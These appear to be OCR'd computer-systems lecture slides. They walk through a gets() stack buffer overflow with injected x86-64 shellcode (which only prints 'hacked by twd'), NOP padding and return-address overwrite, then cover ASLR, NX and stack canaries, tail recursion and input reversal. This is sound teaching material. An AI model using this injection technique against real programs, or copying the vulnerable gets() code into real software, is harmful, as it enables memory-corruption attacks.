
```
int echo() {
   char buf[80];
   gets(buf);
   ...
   return ...;
}
```




- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer buf
- When `echo()` executes `ret`, will jump to exploit code


```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```



# Crafting the Exploit ...

- Code + padding
  - 96 bytes long
    - » 88 bytes for buf
    - » 8 bytes for return address





## Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n",
       strlen("hacked by twd\n"));
  exit(0);
}
```

# Quiz 2

**The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?**

a) 0
b) 0x7fffffffe948
c) 0x7fffffffe9a0
d) it doesn't matter what value goes there



# Assembler Code from gcc

```
    .file "exploit.c"
    .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
    .string "hacked by twd\n"
    .text
    .globl  exploit
    .type   exploit, @function
exploit:
.LFB19:
    .cfi_startproc
    subq    $8, %rsp
    .cfi_def_cfa_offset 16
    movl    $14, %edx
    movl    $.LC0, %esi
    movl    $1, %edi
    call    write
    movl    $0, %edi
    call    exit
    .cfi_endproc
.LFE19:
    .size   exploit, .-exploit
    .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
    .section .note.GNU-stack,"",@progbits
```

# Exploit Attempt 1

```
exploit:  # assume start address is 0x7ffffffe948
  subq  $8, %rsp          # needed for syscall instructions
  movl  $14, %edx         # length of string
  movq  $0x7ffffffe973, %rsi   # address of output string
  movl  $1, %edi          # write to standard output
  movl  $1, %eax          # do a "write" system call
  syscall
  movl  $0, %edi          # argument to exit is 0
  movl  $60, %eax         # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop
  ...
  nop
.quad 0x7ffffffe948
.byte '\n'
```

29 no-ops

# Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   ba 0e 00 00 00          mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff    movabs $0x7ffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00          mov    $0x1,%edi
  18:   b8 01 00 00 00          mov    $0x1,%eax
  1d:   0f 05                   syscall
  1f:   bf 00 00 00 00          mov    $0x0,%edi
  24:   b8 3c 00 00 00          mov    $0x3c,%eax
  29:   0f 05                   syscall

000000000000002b <str>:
  2b:   68 61 63 6b 65          pushq  $0x656b6361
  30:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                   or     (%rax),%al
  . . .
```

big problem!

# Exploit Attempt 2

```
.text
exploit: # starts at 0x7ffffffe948
subq   $8, %rsp
movb   $9, %dl
addb   $1, %dl
movq   $0x7ffffffe990, %rsi
movb   %dl, (%rsi)
movl   $14, %edx
movq   $0x7ffffffe984, %rsi
movl   $1, %edi
movl   $1, %eax
syscall
movl   $0, %edi
movl   $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7ffffffe948
.byte '\n'
```

13 no-ops

# Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7ffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7ffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
     . . .
```

# Actual Object Code, part 2

```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```

# Quiz 3

```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```

## Exploit Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```

**The exploit code is executed:**

a) **before the call to *gets***
b) **before the call to *puts*, but after *gets* returns**
c) **on return from *main***

# System-Level Protections

- **Randomized stack offsets**
  - at start of program, allocate random amount of space on stack
  - makes it difficult for hacker to predict beginning of inserted code
- **Non-executable code segments**
  - in traditional x86, can mark region of memory as either "read-only" or "writeable"
    - » can execute anything readable
  - modern hardware requires explicit "execute" permission

```
unix> gdb echo
(gdb) break echo

(gdb) run
(gdb) print /x $rsp
$1 = 0x7fffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7fffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7fffffffc6a8
```

# Stack Canaries

- Idea
  - place special value ("canary") on stack just beyond buffer
  - check for corruption before exiting function
- gcc implementation
  - `-fstack-protector`
  - `-fstack-protector-all`

```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```

# Protected Buffer Disassembly

```
0000000000400610 <echo>:
  400610:   48 83 ec 18             sub    $0x18,%rsp
  400614:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  40061b:   00 00
  40061d:   48 89 44 24 08          mov    %rax,0x8(%rsp)
  400622:   31 c0                   xor    %eax,%eax
  400624:   48 89 e7                mov    %rsp,%rdi
  400627:   e8 c4 fe ff ff          callq  4004f0 <gets@plt>
  40062c:   48 89 e7                mov    %rsp,%rdi
  40062f:   e8 7c fe ff ff          callq  4004b0 <puts@plt>
  400634:   48 8b 44 24 08          mov    0x8(%rsp),%rax
  400639:   64 48 33 04 25 28 00    xor    %fs:0x28,%rax
  400640:   00 00
  400642:   74 05                   je     400649 <echo+0x39>
  400644:   e8 77 fe ff ff          callq  4004c0 <__stack_chk_fail@plt>
  400649:   48 83 c4 18             add    $0x18,%rsp
  40064d:   c3                      retq
```

# Setting Up Canary

*Before call to gets*


```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:40, %rax    # Get canary
    movq    %rax, 8(%rsp)   # Put on stack
    xorl    %eax, %eax      # Erase canary
    . . .
```

# Checking Canary

*After call to gets*


```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    8(%rsp), %rax    # Retrieve from stack
    xorq    %fs:40, %rax     # Compare with Canary
    je      .L2              # Same: skip ahead
    call    __stack_chk_fail # ERROR
.L2:
    . . .
```

# Recursive Function

```
/* Recursive popcount */
int pcount_r(unsigned x) {
  if (x == 0)
    return 0;
  else return
    (x & 1) + pcount_r(x >> 1);
}
```

- **Registers**
  - %eax, %edx used without first saving
  - %ebx used, but saved at beginning & restored at end

```
pcount_r:
    pushl  %ebp
    movl   %esp, %ebp
    pushl  %ebx
    subl   $4, %esp
    movl   8(%ebp), %ebx
    movl   $0, %eax
    testl  %ebx, %ebx
    je     .L3
    movl   %ebx, %eax
    shrl   $1, %eax
    movl   %eax, (%esp)
    call   pcount_r
    movl   %ebx, %edx
    andl   $1, %edx
    leal   (%edx,%eax), %eax
.L3:
    addl   $4, %esp
    popl   %ebx
    popl   %ebp
    ret
```


# Tail Recursion

```
int factorial(int x) {
  if (x == 1)
    return x;
  else
    return
      x*factorial(x-1);
}
```


```
int factorial(int x) {
  return f2(x, 1);
}

int f2(int a1, int a2) {
  if (a1 == 1)
    return a2;
  else
    return
      f2(a1-1, a1*a2);
}
```


# No Tail Recursion (1)



# No Tail Recursion (2)



# Tail Recursion




# Code: gcc –O1

```
f2:
        movl    %esi, %eax
        cmpl    $1, %edi
        je      .L5
        subq    $8, %rsp
        movl    %edi, %esi
        imull   %eax, %esi
        subl    $1, %edi
        call    f2          # recursive call!
        addq    $8, %rsp
.L5:
        rep
        ret
```

# Code: gcc –O2

```
f2:
        cmpl    $1, %edi
        movl    %esi, %eax
        je      .L8
.L12:
        imull   %edi, %eax
        subl    $1, %edi
        cmpl    $1, %edi
        jne     .L12
.L8:
        rep
        ret
```




# Quiz 4

```
int main() {
    recur();
    return 0;
}

void recur() {
    char c = getchar();
    if (c != EOF) {
        recur();
        putchar(c);
    }
}
```


- **What does this program do?**
  - **a) repeatedly: reads a char, then writes it**
  - **b) reads in all its input, then writes it out in the order it was read in**
  - **c) reads in all its input, then writes it all out in reverse order**
  - **d) reads in all of its input backwards, then writes it all out**

# Reversing the Input





abcdefghijklmnopqrstuvwxyz

# Reversing the Input





bcdefghijklmnopqrstuvwxyz

# Reversing the Input





cdefghijklmnopqrstuvwxyz

# Reversing the Input





defghijklmnopqrstuvwxyz

# Reversing the Input




qrstuvwxyz

# Reversing the Input




**print buf:**

***ponmlkjihgfedcba***

# (Sort of) Doing it in C

```
int main( ) {
  char *buf;
  unsigned long cnt=0;
  long i;
  unsigned long ssize;

  for (ssize=16; ; ssize += 16) {
    buf = Alloc16BytesOnStack();
    for (i=15; i>=0; i--, cnt++) {
      if ((buf[i] =
          getchar()) == EOF)
        goto done;
      }
    }
done:
  write(1, &buf[i+1], cnt);
  write(1, "\n", 1);

  PopBytesOffStack(ssize);
  return 0;
}
```